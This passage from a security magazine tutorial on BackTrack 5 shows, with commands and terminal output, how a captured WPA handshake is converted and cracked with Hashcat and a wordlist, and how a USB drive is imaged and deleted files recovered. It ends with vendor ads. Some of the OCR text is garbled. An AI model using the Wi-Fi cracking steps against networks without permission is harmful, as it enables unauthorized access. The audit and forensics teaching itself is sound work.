This capture file has the key we need, but isn't yet in a format Hashcat can read. There are two ways to convert it, using aircrack-ng or using a converter hosted at hashcat.net. For this example we will use aircrack-ng (Figure 8).

```
root@bt: ~/getWifi
File Edit View Terminal Help
root@bt: # aircrack-ng ezNetwork-02.cap -J ezNetwork
Opening ezNetwork-02.cap
Read 9637 packets.

# BSSID          ESSID          Encryption
1 94:63:D1:24:26:4C  ezNetwork          WPA (1 handshake)

Choosing first network as target.

Opening ezNetwork-02.cap
Reading packets, please wait...

Building Hashcat (1.00) file...

[*] ESSID (length: 9): ezNetwork
[*] Key version: 2
[*] BSSID: 94:63:D1:24:26:4C
[*] STA: 14:DA:E9:05:00:68
[*] anonce:
  A9 AA 65 59 AA 62 59 DF 9D F5 DF 5F F5 F5 F5 F5
  0A 0B EA 41 59 EA 66 59 98 66 7F 67 FB 7F BC
[*] snonce:
  3D F1 7C 8F 72 62 C5 C2 52 3D DE 19 DD 67 40 71
  02 0B 23 39 3F 51 A7 16 2C 3C 2A D5 2F 0A
[*] Key MIC:
  C6 70 B0 8F DE BC AC 10 1D 9A 37 D2 4B 59 40 15
[*] eapol:
  01 03 00 75 02 01 0A 00 00 00 00 00 00 00 00 00 00
  00 3D F1 7C 8F 72 62 C5 C2 52 3D DE 19 DD 67 40
  71 02 0B 23 39 3F 51 A7 16 2C 3C 2A D5 2F 0A
  39 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  00 00 16 30 14 01 00 00 0F AC 04 01 00 00 0F AC
  04 01 00 00 0F AC 02 00 00
Successfully written to ezNetwork.hccap

Quitting aircrack-ng...
root@bt: #/getWifi#
```

Figure 8. Converting a Capture for Hashcat

```
#aircrack-ng ezNetwork-02.cap -J ezNetwork
```

## Hashcat (CPU or GPU)

As before, we could have performed the earlier steps using any BackTrack installation method (Live, USB, VM, hard drive installation). For performance and persistence, it's usually better to execute this step on a BackTrack installation with GPU support installed. Instructions for installing GPU support can be found in the HOWTO section of BackTrack-linux.org.

Now that we have the HCCAP file, we execute the following command:

```
./cudaHashcat-plus32.bin -m 2500 \ /root/getWifi/  
ezNetwork.hccap \  
./wordlists/rockyou.txt -o /root/getWifi/ezNetwork.out
```

The BackTrack distribution comes with a word list named `darkc0de.1st` located in the `/pentest/passwords/wordlists` directory. We've downloaded the `rockyou.txt` list linked at the BackTrack website. The '`-m`' parameter indicates this is a WPA/WPA2 key. The other parameters specify the hash file, a dictionary, and the output file. In Figure 9, we see the password is found in four seconds. The last line in Figure 9 shows the final output from our `cudaHashcat` command. While a trivial example, the same process with a dictionary and customizable rules can provide successful audits of a wide variety of passwords.

ezNetwork: P@ssword

## Forensic File Recovery

Our final example demonstrates a common forensic task, capturing a drive image. As a general rule, any

```
root@bt:/pentest/passwords/oclhashcat+  
File Edit View Terminal Help  
root@bt:~# cd /pentest/passwords/oclhashcat+  
root@bt:/pentest/passwords/oclhashcat# ./cudaHashcat-plus64.bin -m 2500 /root/getWifi/ezNetwork.hccap  
./wordlists/rockyou.txt -o /root/getWifi/ezNetwork.out  
cudaHashcat-plus v0.07 by atom starting...  
  
Hashes: 1  
Unique salts: 1  
Unique digests: 1  
Bitmaps: 8 bits, 256 entries, 0x000000ff mask, 1024 bytes  
Rules: 1  
GPU-Loops: 64  
GPU-Accel: 1  
Password lengths range: 8 - 15  
Platform: Nvidia compatible platform found  
Watchdog: Temperature limit set to 90c  
Device #1: GeForce GTX 260M, 1023MB, 1250Mhz, 14M CU  
Device #1: Allocating 2MB host memory  
Device #1: Kernel ./kernels/4318/m260.5m.11.64.cubin  
  
Scanning dictionary ./wordlists/rockyou.txt: 130947597 bytes (93.59%), 13496970 Words, 13496075 keyspace  
Scanned dictionary ./wordlists/rockyou.txt: 139921497 bytes, 14344391 words, 14347467 keyspace, starting attack...  
  
[l]status [p]ause [r]esume [q]uit =>  
Resumed  
  
Status.....: Cracked  
Input_Mode...: File (.../wordlists/rockyou.txt)  
Hash.Target.: ezNetwork  
Hash.Type...: MD5A/PAPAR2  
GPU.Switching: 4/4  
Time.Uptime.: 4681.9ms / 7.4ms Real/CPU, 0.2% idle  
Speed.....: 4593 c/s Real, 5730 c/s GPU  
Recovered...: 1/1 Digests, 1/1 Salts  
Progress....: 71284/14343467 (0.50%)  
Rejected....: 49780/71284 (69.83%)  
HW.Monitor.#1: 0% GPU, 58% Temp  
  
Started: Tue May 22 18:56:53 2012  
Stopped: Tue May 22 18:56:58 2012  
root@bt:/pentest/passwords/oclhashcat# cat /root/getWifi/ezNetwork.out  
ezNetwork.Password  
root@bt:/pentest/passwords/oclhashcat#
```

**Figure 9.** Cracking the Wifi Key

```
^ x root@bt: ~/getUSB
File Edit View Terminal Help
root@bt:~/getUSB# lsusb
Bus 002 Device 004: ID 0e0f:0008 VMware, Inc.
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 001 Device 002: ID 05dc:a400 Lexar Media, Inc. JumpDrive trade; Pro 40-501
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
root@bt:~/getUSB# ls /dev/sd*
/dev/sda /dev/sda1 /dev/sda2 /dev/sda5 /dev/sdb /dev/sdb1
root@bt:~/getUSB# dc3dd if=/dev/sdb1 of=/root/getUSB/lexar256.img

dc3dd 7.1.614 started at 2012-05-21 10:29:00 -0400
compiled options:
command line: dc3dd if=/dev/sdb1 of=/root/getUSB/lexar256.img
device size: 502803 sectors (probed)
sector size: 512 bytes (probed)
257435136 bytes (246 M) copied (100%), 39.5816 s, 6.2 M/s

input results for device '/dev/sdb1':
 502803 sectors in
 0 bad sectors replaced by zeros

output results for file '/root/getUSB/lexar256.img':
 502803 sectors out

dc3dd completed at 2012-05-21 10:29:40 -0400

root@bt:~/getUSB#
```

**Figure 10.** Imaging a Drive with *dc3dd*

forensic examination performed for legal purposes should follow stringent procedures to ensure the target drive isn't altered in any way and all evidence is handled correctly. In these circumstances, a Live DVD or a USB running Forensic Boot option will be the best choice. BackTrack's Forensic Boot provides the ability to run BackTrack without auto-mounting disks or using existing swap space on the target drive.


For this example, we skip the forensics rigor, and capture a small USB flash drive which had several deleted JPG files.

## Using DC3DD for disk imaging

Our first step is to capture an image of the drive using `dc3dd`. `dc3dd` is a version of the \*nix `dd` command specifically designed for forensic use. While it has many useful features, the ability to calculate hashes for images and show progress as a percentage make it valuable during a forensic drive image.

```
^ _ x root@bt: ~/getUSB
File Edit View Terminal Help
root@bt:~/getUSB# mkdir /mnt/examineUSB
root@bt:~/getUSB# mount -o ro,loop /root/getUSB/lexar256.img /mnt/examineUSB/
root@bt:~/getUSB# mount
/dev/sda1 on / type ext4 (rw,errors=remount-ro)
proc on /proc type proc (rw,noexec,nosuid,nodev)
none on /sys type sysfs (rw,noexec,nosuid,nodev)
none on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
none on /dev type devtmpfs (rw,mode=0755)
none on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
none on /dev/shm type tmpfs (rw,nosuid,nodev)
none on /var/run type tmpfs (rw,nosuid,mode=0755)
none on /var/lock type tmpfs (rw,noexec,nosuid,nodev)
none on /lib/init/rw type tmpfs (rw,nosuid,mode=0755)
vmware-vmblock on /var/run/vmblock-fuse type fuse.vmware-vmblock (rw,nosuid,nodev,default_permissions,allow_other)
/dev/sdb1 on /media/SECRETS type vfat (rw,nosuid,nodev,uhelper=udisks,uid=0,gid=0,shortname=mixed,dmask=0077,utf8=1,flush)
/dev/loop0 on /mnt/examineUSB type vfat (ro)
root@bt:~/getUSB#
```

**Figure 11: Mounting the Image Read-Only**



```

root@bt: ~/getUSB/foremost
File Edit View Terminal Help
root@bt:~/getUSB/foremost# mount | grep USB
/dev/loop0 on /mnt/examineUSB type vfat (ro)
root@bt:~/getUSB/foremost# ls -l /mnt/examineUSB/
total 0
root@bt:~/getUSB/foremost# foremost -t jpg -i ../lexar256.img
Processing: ../lexar256.img
[***]
root@bt:~/getUSB/foremost# ls -al output/jpg/
total 12088
drwxr-xr-- 2 root root 4096 2012-05-21 10:42 .
drwxr-xr-- 3 root root 4096 2012-05-21 10:42 ..
-rw-r--r-- 1 root root 1436967 2012-05-21 10:42 00002533.jpg
-rw-r--r-- 1 root root 980300 2012-05-21 10:42 00005341.jpg
-rw-r--r-- 1 root root 1413756 2012-05-21 10:42 00007261.jpg
-rw-r--r-- 1 root root 865736 2012-05-21 10:42 00010029.jpg
-rw-r--r-- 1 root root 1758719 2012-05-21 10:42 00011725.jpg
-rw-r--r-- 1 root root 1546301 2012-05-21 10:42 00015165.jpg
-rw-r--r-- 1 root root 1686321 2012-05-21 10:42 00018189.jpg
-rw-r--r-- 1 root root 2280936 2012-05-21 10:42 00021485.jpg
-rw-r--r-- 1 root root 382482 2012-05-21 10:42 00025941.jpg
root@bt:~/getUSB/foremost# 

```

Figure 12. Recovering Deleted Files with Foremost




Figure 13. Visually Verifying Recovered Files

Figure 10 shows the process of capturing the drive image with the following command.

```
#dc3dd if=/dev/sdb1 of=/root/getUSB/lexar256.img
```

### Mounting an Image for Analysis

While not necessary for file recovery, we also mount the drive as read-only to prepare for the next step. See Figure 11.

```
#mkdir /mnt/examineUSB
#mount -o ro, loop /root/getUSB/lexar256.img \ /mnt/
examineUSB
```

### Recovering deleted files with Foremost

BackTrack-Forensics-Forensic      Carving      Tools-  
>foremost

Next, we list the files on the mounted read only image /mnt/examineUSB and find there are no files (total 0) and execute *foremost* to recover JPG files (see figure 12).

```
#foremost -t jpg -i ../lexar256.img
```

After a few seconds, the command completes and we examine the output/jpg directory to find the missing nine files. A quick check with the File Browser confirms they are the deleted images (Figure 13).

### Conclusion

The BackTrack 5 distribution provides security professionals with hundreds of useful tools for common and uncommon tasks. While the importance

of the individual tools shouldn't be overlooked, the combination of these tools on a single platform installed or run from a wide variety of media adds a crucial dimension to this kit.

While we only touched on a few tools in this demonstration, the platforms used provide a consistent base for employing the hundreds of other tools when and where you need them.

DENNIS KING

# Atola Insight

That's all you need for data recovery.

Atola Technology offers *Atola Insight* – the only data recovery device that covers the entire data recovery process: **in-depth HDD diagnostics, firmware recovery, HDD duplication, and file recovery**. It is like a whole data recovery Lab in one Tool.

This product is the best choice for seasoned professionals as well as start-up data recovery companies.

## Emphasized features at a glance:

- Automatic in-depth diagnostic of all hard drive components
- Automatic firmware recovery and ATA password removal
- Very fast imaging of damaged drives
- Imaging by heads
- Case management
- Real time current monitor
- Firmware area backup system
- Serial port and power control
- Write protection switch



Visit [atola.com](http://atola.com) for details





Cloud-based training – access content 24/7 from anywhere with ease.

Hands-on labs – gain practical experience from a "hacker's" perspective.

Constantly updated curriculum – new modules added monthly.

Direct mentoring and 1 on 1 instructor interaction.



Content covers:  
– Hacking fundamentals  
– Recon, network, server, client, and web pentesting  
– Pентest structure  
– Reverse engineering  
– Digital forensics &more!

Teaches the latest offensive security techniques from beginner through cutting edge.

Are you thinking like a  
**HACKER** yet?   
[www.thehackeracademy.com](http://www.thehackeracademy.com)

The Hacker Academy

